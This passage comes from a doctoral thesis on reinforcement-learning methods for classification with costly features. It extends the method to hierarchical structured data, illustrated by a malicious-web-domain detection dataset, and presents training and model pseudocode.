In this section, we demonstrate that the quality of the underlying RL algorithm plays a large role in the quality of the resulting model. Our framework can be easily modified to work with other RL algorithms, such as policy gradients [105] or many different forms of Q-learning [53]. However, as we show below, the modifications should be done with care, as it influences the overall quality of the algorithm.

For this comparison, we selected the simple version of the technique we use in this work – plain DQN (see Section 2.1.1), without pretraining of the classification actions. We compare the resulting models to the complete algorithm used in this work (Double Dueling DQN architecture with Retrace, with pretraining). In Figure 3.12, we show the results in four selected datasets. As it can be seen, the algorithms perform comparably when the amount of features is small (about 50). However, when applied to larger datasets (Mnist and Cifar), the simple algorithm is outperformed by a large margin. In Figure 3.12e, we further study the effectivity of the algorithms and show that the plain DQN also learns much slower (even when we account for the pretraining).

3.6 chapter conclusion

In this chapter, we presented a flexible reinforcement learning (RL) framework for solving the Classification with Costly Features (CwCF) problem. We introduced a base method using state-of-the-art deep RL algorithms, and then we presented a modification allowing the method to work with a directly specified budget in average and hard budget cases. For the average case, we introduced the Lagrangian theory to automatically find suitable parameters. We also modified the framework in a principled way, to be able to work with datasets with missing features, and showed how to incorporate an existing legacy classifier. All settings were evaluated on several diverse datasets, and we report that our method robustly outperforms other competing algorithms in most settings.

The flexibility of the RL framework was successfully demonstrated by all mentioned versions of the algorithm. We showcased its robustness (it performs well across all datasets) and the ease of use (almost all hyperparameters stay the same across all datasets and algorithm variations). Moreover, the method is based on the standard RL algorithm, and it can benefit from any improvement in the RL area itself.

4 CWCF AND HIERARCHICAL MULTIPLE-INSTANCE DATA

In the previous chapter, we worked with data that can be easily represented in the form of fixed-size vectors. However, the world around us, especially the online world, is rarely flat. More often, it is composed of structured relational data. For example, users of a social network can be described by a set of their friends, posts they published or commented on, likes they received and from whom. Further, the data is often not available as a whole, but rather provided on request by a paid service. Application Programming Interfaces (APIs) are specific examples. Google search, maps, YouTube, social networks such as Facebook or Twitter, and more provide rich information that may be free in low volumes but is charged as soon as you consider using it commercially. Even if the complete data is available, one can still save substantial resources by using only its fraction, e.g., when analysing a large number of users. Moreover, we see that sustainability and ecology have recently started to play an increasingly larger role and the interest could lie in lowering electricity consumption or CO_2 production.

As another example, let us consider the field of computer security. One may be interested in whether a particular web domain is legitimate or malicious. Specialized services provide rich sets of features about the requested domain, such as known malware binaries communicating with the domain, WHOIS information, DNS resolutions, subdomains, associated email addresses, and, in some cases, a flag that the domain is known to be malicious. The user can further probe any detail, e.g., after acquiring a list of subdomains, the user can focus on one of them and request more information about it. Again, access to the service may be charged, therefore there is a natural pressure to limit the number of requests.

As shown in these examples, a data sample is often provided in a complex structure, not a fixed-length vector. Formats such as XML or JSON, to which newly acquired information is sequentially added, are better suited. These formats commonly contain lists of elements with a priori undefined lengths and nested objects. For example, imagine a list of a user's posts (see Figure 4.1). However, the common requirement of the available algorithms, including the CwCF algorithm from Chapter 3, is a flat structure of the samples. In other words, it is assumed that the samples can be described as fixed-size vectors, with their slices allocated to predefined features.

If we want to apply CwCF to this structured data, we need to process the samples so they can be described as fixed-size vectors. However, using CwCF with such flattened data leads to sub-optimal results (as we show in Section 4.5). It is much better to provide a means for the algorithm to select individual features anywhere in the structure. Eventually, this is what we expect – the algorithm that can request a few relevant features for one of the user's posts can be much more efficient than an algorithm that uses an aggregated version of all posts with pre-selected features. Note that a pre-selected feature ordering based on their importance is difficult because the number of features differs in

This chapter is based on [61] and the code of the presented algorithm is available at `https://github.com/jaromiru/rcwcf`.




Figure 4.1: A pruned data sample from our *stats* dataset, which is extracted from Stats Stack-Exchange online service. The variable number of badges, posts, and their tags and comments means that each sample contains a different number of features. Application of existing techniques (e.g., original CwCF) would require alteration of the data. As a better alternative, we present a modified method that naturally works with the structured data and can select individual features in the hierarchy.

every sample. E.g., in the social network example, it is difficult to statically determine the importance of a post's title, because each sample has a different number of posts.

In this chapter, we extend the original CwCF framework to naturally work with the structured data, which presents two main challenges. First, we need a way to process the data at the input. Deep Sets Zaheer et al. [162] is a technique to process variable-sized input and Hierarchical Multiple-Instance Learning (HMIL) is its extension for hierarchically nested data [122]. It defines a special neural network architecture that accommodates to the specified data and creates its embedding. The second challenge lies in the fact that the original CwCF framework assumes a fixed number of features to select from and that the action space is *static*. However, this assumption does not hold in our case – the data contains lists of (possibly nested) objects, and only a part of the complete sample is visible at any moment. Since we map visible features with unknown values to actions, there is a different number of actions available to the algorithm at any moment. Moreover, there is no a priori known upper bound for the number of actions. Inspired by a technique from natural language processing [110], we take advantage of the hierarchical composition of the features and propose to decompose the policy analogically to their structure.

Finally, we demonstrate the extended CwCF framework with a set of experiments. First, we design a synthetic dataset which we use to analyse the algorithm's behaviour. Second, we demonstrate the detection of malicious web domains with a real-world service. For this purpose, we created an offline dataset by collecting information about around 1 200 domains using the service's API. This dataset enables us to perform the experiments efficiently and credibly imitates real communication with the service. Third, we quantitatively test the methods in five more datasets adapted from public sources.

This chapter is organized as follows. An overview of the related work is presented in Section 4.1. We define the structured data and make formal changes to CwCF in Section 4.2. Section 4.3 focuses on the algorithm and which practical changes are required. Experiments are presented in Sections 4.4 and 4.5. Finally, Section 4.6 provides answers to a few common questions and 4.7 concludes the chapter.

4.1 RELATED WORK

This section overviews only work specific to this chapter. For work related to CwCF in general, see Section 3.1. In this chapter, we use Hierarchical Multiple-Instance Learning (HMIL) to process the structured data [100, 121–123], which is an extension of Deep Sets [162]. In some deep RL problems, the action space is composed of orthogonal dimensions and existing techniques can be used to factorize it [18, 102, 142]. In our case, the features are arranged in a tree-like structure and we factorize the corresponding action space with hierarchical softmax, a technique similar to the one used in natural language processing [37, 110].

The problem is distantly related to graph classification algorithms [e.g., 44, 72, 120, 169]. These algorithms either aim to classify graph nodes or the graph itself as a whole. In our case, we assume that the data is structured in a *tree*, constructed around a point of interest (e.g., a particular web domain). For this kind of data, the HMIL algorithm is better suited and less expensive than the general message-passing. Moreover, the graph classification algorithms do not involve sequential feature acquisition, nor account for the costs of features.

4.2 PROBLEM

In this section, we describe what structured data means and how the CwCF problem formulation changes.


4.2.1 *Structured data*

Compared to the data usually processed in machine learning, structured data, as we define it, cannot be described by fixed-length vectors. The main difference is that the samples can contain nested sets with a priori unknown cardinality. However, the structure of the samples is strictly defined. Below, we define the structured data with terms *schema* and *sample*.

Dataset schema recursively describes the structure, features, their types, and costs. Formally, let an *object schema* be a collection of tuples *(name, type, cost, children_schema)*, where each tuple describes a single feature with its name, data-type, and non-negative real-valued cost. For features with *type=set*, the *children_schema* is an object schema describing the objects in this set. For other features, *children_schema*=$\emptyset$. A dataset schema $\Sigma_{\mathcal{D}}$ is an object schema describing the whole sample.

Data sample is a collection of feature values, composed in a tree, and its structure strictly follows the schema $\Sigma_{\mathcal{D}}$. Formally, let an *object* be a collection of feature values with types described by the corresponding object schema. We call each feature with *type=set* a *set feature*, and it is a collection of objects whose features are typed by the corresponding *children_schema*. Other features are called *value features*.

Both the schema and sample can be visualized as a tree. Figure 4.2a shows an example of a schema *threatcrowd* dataset. The schema specifies that each sample contains a free feature *domain* with type `string` and sets of *ips*, *emails*, and *hashes*. Objects in these sets have their own features (e.g., each IP address has a set of reversely translated *domains*). Figure 4.2b shows an incomplete sample as it would be seen by the augmented CwCF



```
web
├─ domain:string(0)
├─ ips[]:set(1.0)
│  ├─ ip:ip_address(0)
│  └─ domains[]:set(1.0)
│     └─ domain:string(0)
├─ emails[]:set(1.0)
│  ├─ email:string(0)
│  └─ domains[]:set(1.0)
│     └─ domain:string(0)
└─ hashes[]:set(1.0)
   ├─ scans[]:set(1.0)
   │  └─ scan:string(0)
   ├─ domains[]:set(1.0)
   │  └─ domain:string(0)
   └─ ips[]:set(1.0)
      └─ ip:ip_address(0)
```

(a) schema of the *threatcrowd* dataset

(b) a partial sample

Figure 4.2: The schema and a partial sample for the *threatcrowd* dataset. **(a)** The schema shows the feature names, their types, and their cost in parentheses. A *set* type denotes that this feature contains a set of objects, whose features are described in the level below. **(b)** A partial sample. The full circles and lines denote features with known feature values. Among other information, the example shows that a list of domains was acquired for one of the IP addresses (`46..55`) with a reverse lookup.

algorithm (only some of the features were acquired). Objects and their features are composed into a tree, according to the schema.

Note that our definition assumes that the cost of a particular feature across all samples is constant. While this assumption decreases the framework's flexibility, we argue that it is reasonable for real-world data where the cost of features can be usually precisely quantified upfront (e.g., the cost of an API request).

Last, it is useful to define a *path* and *prefix* of a feature in a particular sample. Let a path of a feature denote feature names and object positions in sets as a sequence from the root of the sample to the corresponding feature. We use the common programming syntax to denote the path. For example, we can write the path of features from the example in Figure 4.2b as *ips[0].ip* (the value of the first IP address), or *ips[1].domains[0].domain* (the first domain of the second IP address). Let a prefix $\mathrm{pre}(\kappa)$ of a feature κ be its path without the last item. For example, $\mathrm{pre}(\mathrm{ips}[0].\mathrm{ip}) = \mathrm{ips}[0]$).

Note that while we address individual objects in a set by their index, we do this solely for the purposes of definitions and implementation. We assume that the order of objects does not have any predictive value.

4.2.2 *CwCF with structured data*

The original CwCF (refer to Sections 3.2.2 and 3.2.3) assumed that every sample contains exactly the same features and that they can be converted to a fixed-length vector, i.e.,

$x \in \mathbf{R}^n$. However, the data discussed in this chapter cannot be easily converted to this Euclidean space. For example, if the sample contains "a list of user's posts", the original CwCF does not provide a way to process it. To accommodate for the issue, we present the following changes.

First, $\mathcal{X}$ is no longer a subset of $\mathbf{R}^n$. Instead, we allow a wider interpretation of what a feature value is. Also, with structured data, the number of features is no longer constant across samples, as each sample can contain multiple objects in its sets. Therefore, let $\mathcal{F}(x)$ be a sample-dependent set of all features for a particular sample.

Second, a feature can be acquired only if its prefix has been obtained. For example, *ips[0].ip* cannot be acquired before the set *ips* or the object *ips[0]* is obtained. Formally, we modify the available feature-selecting actions to $\mathcal{A}_f(s) = \{\kappa \in (\mathcal{F}(x) \setminus \bar{\mathcal{F}}) \mid \mathrm{pre}(\kappa) \in \bar{\mathcal{F}}\}$. These actions correspond to features whose values are unknown, hence we call these features *unobserved*. As a minor optimization that facilitates training, we propose recursively processing the corresponding subtree and acquiring all features with zero cost, whenever a set feature is acquired.

Third, we decouple the classifier y_θ from the policy π_θ. This change is not related to the structured data but results in improved performance and sample complexity. This is because the classifier can now be trained independently in every state and the policy is not burdened by the classification. Formally, we modify the set of classification actions to include only a single terminal action a_t, $\mathcal{A}_c = \{a_t\}$. The classifier y_θ is now separately trained on observations $o(x, \bar{\mathcal{F}})$ (remember that the observation discloses the parts of x corresponding to features $\bar{\mathcal{F}}$). To simplify notation, let $\bar{x} = o(x, \bar{\mathcal{F}})$. The final prediction $y_\theta(\bar{x})$ is used when the episode terminates. The reward function needs to reflect this change:

$$r(s,a) = \begin{cases} -\lambda c(a) & \text{if } a \in \mathcal{A}_f \\ -\ell(y_\theta(\bar{x}), y) & \text{if } a \in \mathcal{A}_c \end{cases}$$

Note that we use parameters θ for both π_θ and y_θ. Commonly, both of these functions are implemented as a neural network with shared layers and as such, their parameters overlap.

The original CwCF method solved a finite horizon MDP, since, for any dataset, there was a fixed number of features to acquire. To preserve this property in the modified framework, we need to add two assumptions. First, we assume that the dataset schema is finite, i.e., the feature hierarchy is limited in depth. The second assumption is that the number of objects in any set of any data sample is finite. These two assumptions together limit the number of features of any sample, therefore the modified method still operates within a finite horizon MDP.

Given these simple changes, the CwCF framework is *formally* ready to work with structured data. However, the situation is more difficult implementation-wise, which is discussed in the following section.

4.3 METHOD

This section systematically introduces key details of our method to solve CwCF with structured data. The result is a model that is trained to solve eq. (3.1). We focus only on the average setting with trade-off parameter λ, but the other settings (see Sections 3.2.4 and

Algorithm 4.5 HMIL-CwCF training

```
$\mathcal{E}$ - list of parallel environments, initialized as $(x, y, \bar{\mathcal{F}} = \emptyset), (x, y) \in \mathcal{D}$
$\Theta$ - model and its parameters (neural network)

function TRAIN
    while not converged do
        batch $\mathfrak{B} = []$
        for all $env \in \mathcal{E}$ do                                   ▷ separate trace per environment
            $s = (x, y, \bar{\mathcal{F}}), \bar{x} = o(x, \bar{\mathcal{F}})$; from $env.s$                ▷ state and observation
            $a, \pi(a \mid \bar{x}), \pi(a_t \mid \bar{x}), V, \rho = \Theta(\bar{x})$                    ▷ process with the model
                                                 ▷ $a, a_t$ denote the selected and terminal actions
            $r, s' = \text{STEP}(env, a, \operatorname{argmax} \rho)$                  ▷ argmax $\rho$ needed only when $a = a_t$
            append $s, a, r, s', \pi(a \mid \bar{x}), \pi(a_t \mid \bar{x}), V, \rho$ to batch $\mathfrak{B}$
        end for
        $L_{pg} = \text{A2C}(\mathfrak{B}, q_{max} = 1.0)$                          ▷ policy gradient loss, Alg. 2.1
        $L_{cls} = \mathbb{E}_{\mathfrak{B}} [\pi(a_t \mid \bar{x}) \cdot \ell_{cls}(\rho(\bar{x}), y)]$       ▷ classifier loss (cross-entropy), eq. (4.1)
        update $\Theta$ with $\nabla(L_{pg} + L_{cls})$
    end while
end function

function STEP(environment $env$, action $a$, prediction $\hat{y}$)
    $(x, y, \bar{\mathcal{F}}) = env.s$
    if $a = a_t$ then
        $r = -\ell(\hat{y}, y)$                                                  ▷ RL loss (binary)
        sample new $(x', y')$ from $\mathcal{D}$, $\bar{\mathcal{F}} = \emptyset$; $env.s = (x', y', \bar{\mathcal{F}})$                   ▷ reset $env$
        $s' = \mathcal{T}$
    else                                                                 ▷ $a \in \mathcal{A}_f \subseteq \mathcal{F}$
        $r = -\lambda c(a)$                                                      ▷ cost of the feature
        $\bar{\mathcal{F}} = \bar{\mathcal{F}} \cup a \cup \text{GETFREEFEATURES}(a)$
        $env.s = (x, y, \bar{\mathcal{F}}), s' = env.s$
    end if
    return $r, s'$
end function

function GETFREEFEATURES($\kappa_0$)                                   ▷ recursively find free features
    $\bar{\mathcal{F}} = \{\}$
    for all $\kappa \mid pre(\kappa) = \kappa_0 \wedge c(\kappa) = 0$ do
        $\bar{\mathcal{F}} = \bar{\mathcal{F}} \cup \kappa \cup \text{GETFREEFEATURES}(\kappa)$
    end for
    return $\bar{\mathcal{F}}$
end function
```

3.2.5) are also possible. The model is composed of several parts, as displayed in Figure 4.3 and described by Algorithms 4.5 and 4.6. First, the input is processed with HMIL to create item-level and sample-level embeddings. Second, the sample-level embedding is used to create a class prediction, a value function estimate, and a terminal action value. Third, the action space is semantically factored with hierarchical softmax that creates a complete probability distribution over all actions. Our model is a specialized end-to-end differentiable neural network, and we denote it with Θ and its parameters with θ (this includes parameters ϑ in HMIL, φ in action selection and ρ, V, π output heads). To keep down the overall complexity of the final model, we minimize the number of layers used in each component. For example, we define the classifier ρ as a single neural network layer. However, this is not a limitation, since it uses the embeddings computed previously in the HMIL phase, and the whole network is updated end-to-end. When using our

Algorithm 4.6 HMIL-CwCF model

```
function $\Theta$(observation $\bar{x}$)
    $z_{\bar{x}} = \text{HMIL}(\bar{x})$                                  ▷ embed the observation
    compute $V(z_{\bar{x}}); \mu_{a_t}(z_{\bar{x}}); \rho(z_{\bar{x}})$          ▷ separate heads in neural network
    $a, \pi(a \mid \bar{x}), \pi(a_t \mid \bar{x}) = \textsc{SelectAction}(\bar{x}, z_{\bar{x}}, \mu_{a_t})$    ▷ differentiable hierarchical softmax
    return $a, \pi(a \mid \bar{x}), \pi(a_t \mid \bar{x}), V, \rho$
end function

function HMIL(bag $\mathcal{B}$)
    for all objects $v \in \mathcal{B}$ do
        for all features $\kappa \in v \mid \text{type}(\kappa) = \text{set}$ do
            $v_\kappa.\text{value} = \text{HMIL}(v_\kappa.\text{items})$              ▷ recursively process set features
            $v_\kappa.\text{mask} = \text{mean}_{v_i \in v_\kappa.\text{items}}(v_i.\text{mask})$     ▷ % of acquired features in sub-tree
        end for
        $v.\text{value} = [\forall\kappa \in v : v_\kappa.\text{value if } \kappa \in \bar{\mathcal{F}} \text{ else } 0]$     ▷ concat the features' values
        $v.\text{mask} = [\forall\kappa \in v : (1 \text{ or } v_\kappa.\text{mask}) \text{ if } \kappa \in \bar{\mathcal{F}} \text{ else } 0]$    ▷ use $v_\kappa$.mask if type($\kappa$) = set
        $z_v = f_{\vartheta_{\mathcal{B}}}(v.\text{value}, v.\text{mask})$                ▷ embed the object $v$
    end for
    return $\text{mean}_{v \in \mathcal{B}}(z_v)$                             ▷ average the vectors
end function

function SelectAction(bag $\mathcal{B}$, $z_{\bar{x}}$, $\mu_{a_t}$)
    for $i = 1..n$ do
        if $i = 1$ then                                        ▷ at first level, append $\mu_{a_t}$ to softmax
            $\mathbb{P}(v, \kappa \text{ or } a_t \mid \bar{x}) = \text{softmax}_{a_t, v, \kappa}\left(\mu_{a_t}, f_{\varphi_{\mathcal{B}}}(z_{\bar{x}}, z_v) : v \in \mathcal{B}\right)^\dagger$    ▷ $z_v$ from HMIL
            sample $a_1 = (v, \kappa)$ or $a_t$ from $\mathbb{P}$; $\varpi_1 = \mathbb{P}(v, \kappa \text{ or } a_t \mid \bar{x})$
            store $\pi(a_t \mid \bar{x}) = \mathbb{P}(a_t \mid \bar{x})$
            if $a_1 = a_t$ then break
        else
            $\mathbb{P}(v, \kappa \mid \bar{x}) = \text{softmax}_{v, \kappa}\left(f_{\varphi_{\mathcal{B}}}(z_{\bar{x}}, z_v) : v \in \mathcal{B}\right)^\dagger$
            sample $a_i = (v, \kappa)$ from $\mathbb{P}$; $\varpi_i = \mathbb{P}(v, \kappa \mid \bar{x})$
        end if
        if type($\kappa$) = set then
            $\mathcal{B} = v_\kappa.\text{items}$                               ▷ continue down the tree
        else
            break                                               ▷ $v_\kappa$ is a leaf unobserved feature
        end if
    end for
    $a = [a_1, ..., a_n]; \pi(a \mid \bar{x}) = \prod_{i=1}^{n} \varpi_i$                  ▷ final action and its probability
    return $a, \pi(a \mid \bar{x}), \pi(a_t \mid \bar{x})$

    $^\dagger$ to avoid choosing observed features, $f^{(\kappa)}_{\varphi_{\mathcal{B}}}(z_{\bar{x}}, z_v) = -\infty$ if $(v, \kappa) \in \bar{\mathcal{F}}$
end function
```

method, one may try to experiment with the number of layers to tune its performance for a concrete application. To declutter notation in the following text, we avoid using θ when describing gradients in $\nabla_\theta, \rho_\theta, V_\theta$, and π_θ.

4.3.1 *Input pre-processing*

The features in an observation $\bar{x}$ can be of different data types. Before processing with a neural network, they have to be converted into real vectors (only the features holding a value, not *set* features). For strings, we observed good performance with character trigram histograms [25]. This hashing mechanism is simple, fast, and conserves similarities



a)
bag $\mathcal{B}$
v_1
v_2
v_3
...
$f_{\vartheta_{\mathcal{B}}}(v_1)$
$f_{\vartheta_{\mathcal{B}}}(v_2)$
$f_{\vartheta_{\mathcal{B}}}(v_3)$
z_{v_1}
z_{v_2}
z_{v_3}
mean
parent item features
b)
bag $\mathcal{B}$
z_{v_1}
z_{v_2}
z_{v_3}
...
$f_{\varphi_{\mathcal{B}}}(z_{\bar{x}}, z_{v_1})$
$f_{\varphi_{\mathcal{B}}}(z_{\bar{x}}, z_{v_2})$
$f_{\varphi_{\mathcal{B}}}(z_{\bar{x}}, z_{v_3})$
softmax
probs.
...
c)
input embedding
$z_{\bar{x}}$
ϱ, V, a_t
action selection

Figure 4.3: **(a)** The input $\bar{x}$ is recursively processed to create embeddings z_v for each object v in the tree and the sample-level embedding $z_{\bar{x}}$. **(c)** The embedding $z_{\bar{x}}$ is used to compute class probabilities ρ, value estimate V, and the terminal action potential a_t. **(b)** An unobserved leaf feature is chosen with a sequence of stochastic decisions. Probabilities are determined by $f_{\varphi_{\mathcal{B}}}(z_{\bar{x}}, z_v)$. The whole architecture is end-to-end differentiable.

between strings. We used it for its simplicity and acknowledge that any other string processing mechanism is possible. One-hot encoding is used with categorical features.

For effectivity, the pre-processing step can take place before the training for the whole dataset. When the complete dataset is unavailable and the features are directly streamed upon request (e.g., during real-world inference), the values are converted on the fly.

During inference, the feature values can be unknown. In this case, a zero vector of the appropriate size is used. To help the model differentiate between observed and unobserved features, each feature in x is augmented with a *mask*. It is a single real value, either 1 if the feature is observed or 0 if not. In sets, the mask is the fraction of the corresponding branch that is observed, computed recursively.

4.3.2 *Input embedding*

(Figure 4.3a, Algorithm 4.6 HMIL) To process and embed the input, the first part of our fully differentiable model is HMIL (see Section 2.3). Its structure is determined by the dataset schema $\Sigma_{\mathcal{D}}$. Each set feature corresponds to a bag and the set of all such bags is $\{\mathcal{B}_\kappa : \forall\kappa \in \Sigma_{\mathcal{D}} \mid \text{type}(\kappa) = \text{set}\}$. Before training, parameters $\vartheta_{\mathcal{B}_\kappa}$ are initialized for each bag $\mathcal{B}_\kappa$, which are later used for embedding items with the function $f_{\vartheta_{\mathcal{B}_\kappa}}$. We implement this function as one fully connected layer with LeakyReLU activation.

Let us clarify how HMIL is applied in our particular case to process an observation $\bar{x}$. The process starts with the leaves of the feature hierarchy and recursively proceeds toward the root. Each feature κ with *type=set* consists of a set of unordered objects v, collected in the bag $\mathcal{B}_\kappa$. All of these objects share the same type (enforced by the schema), i.e., they have the same features (however, not their values). The feature values of each object can be concatenated to $\mathbf{R}^n$, where n is the size of the vector for the particular set κ. This is possible because the feature values are pre-processed, unknown features are replaced with zero vectors of the appropriate size, and the value of the set features is taken from the HMIL embedding of their contents. Each object $v \in \mathcal{B}_\kappa$ is processed by the embedding function $f_{\vartheta_{\mathcal{B}_\kappa}}(v) = z_v$, and the embeddings are saved to be used later. All items in the bag are mean-aggregated, and this value is used as the feature value of the parent object. Finally, when the whole tree is processed, the result is the root-level embedding $z_{\bar{x}}$.

4.3.3 *Classifier*

(Figure 4.3c, Algorithm 4.5 lines 8, 9, 13, 20) The sample-level embedding $z_{\bar{x}}$ encodes the necessary information about the whole observation $\bar{x}$, and it is enough to compute the class probability distribution $\rho(z_{\bar{x}})$ and the final decision $y_\theta(\bar{x}) = \operatorname{argmax} \rho(z_{\bar{x}})$. We implement ρ as a single linear layer followed by softmax that converts the output to probabilities, and the classifier is trained parallelly to the policy π.

However, if we simply used every encountered state during training with the same weight, it would result in a biased classifier. This is because the classification is required only in terminal states and their reach probabilities need to be respected. Let $P_\pi(\bar{x})$ denote a probability that the agent reaches $\bar{x}$ and terminates under policy π. The unbiased classification loss is then:

$$L_{cls} = \mathop{\mathbb{E}}_{\bar{x} \sim P_\pi} [\ell_{cls}(\rho(\bar{x}), y)] \tag{4.1}$$

To estimate the expectation in eq. (4.1), we can either train the classifier only when the agent terminates, or we can use every encountered state weighted by the terminal action probability $\pi(a_t \mid \bar{x})$. We use the latter because it provides an estimate with a lower variance. For ℓ_{cls}, we use cross-entropy loss.

4.3.4 *Value function and terminal action*

(Figure 4.3c, Algorithm 4.6 line 3) The embedding $z_{\bar{x}}$ is also used to compute the value function estimate $V(z_{\bar{x}})$ (required by the A2C algorithm) and pre-softmax value of the terminal action $\mu_{a_t}(z_{\bar{x}})$. Both functions are implemented as a single linear layer without any activation. The activation is not used in the value function, because its output should be unbounded, and it is commonly implemented in deep RL algorithms this way [107]. The output of $\nu_{a_t}(z_{\bar{x}})$ is converted to probability during the action selection.

4.3.5 *Action selection*

(Figure 4.3b and 4.4, Algorithm 4.6 SELECTACTION) Let us describe the process of selecting an action. Remember that the observation $\bar{x}$ can be viewed as a tree, where value features are leaves and set features branch further. Note that this hierarchy is semantical, i.e., each set feature groups similar objects related to their parent. Therefore, it makes sense to use the hierarchy for feature selection. We call the method below *hierarchical softmax* and note that a similar technique was used in natural language processing [37, 110].

For visualization, see Figures 4.3b and 4.4. Oppositely to the input embedding procedure, the action selection starts at the root of $\bar{x}$ and a series of stochastic decisions are made at each node, continuing down the tree. The root node is regarded as a set with a




Figure 4.4: Visualization of how an action is selected. Sequentially, a path is created from the root to a leaf unobserved feature (or the terminal action) by a series of stochastic decisions. In set features, all items and their features are resolved at once. The probability of the performed action is a product of the partial probabilities on the path. In this example, the chosen action a selects the *posts[0].comments[0].text* feature with probability $\pi(a \mid \bar{x}) = \prod_{i=1}^{3} \varpi_i$.

single object. For each bag $\mathcal{B} \in \mathfrak{B}$, let the probability of selecting a feature κ of an object v be:

$$\mathbb{P}(v, \kappa \mid \bar{x}) = \underset{v,\kappa}{\operatorname{softmax}} \left(f_{\varphi_{\mathcal{B}}}(z_{\bar{x}}, z_v) : v \in \mathcal{B} \right) \tag{4.2}$$

Here, $f_{\varphi_{\mathcal{B}}} : \mathbf{R}^n \to \mathbf{R}^m$ is a function that transforms the embeddings $z_{\bar{x}}$ and z_v into a vector $\mathbf{R}^m$, where $n = |z_{\bar{x}}| + |z_v|$ and m is the number of features for the object v. The bag-specific parameters $\varphi_{\mathcal{B}}$ are initialized prior training with the knowledge of the dataset schema for every possible bag $\mathcal{B} \in \mathfrak{B}$. In plain words, eq. (4.2) means that all items in the bag $\mathcal{B}$ are processed with $f_{\varphi_{\mathcal{B}}}$, the outputs are concatenated are passed through the softmax function. This results in a single probability value for each feature in every object of $\mathcal{B}$, which are resolved at once.

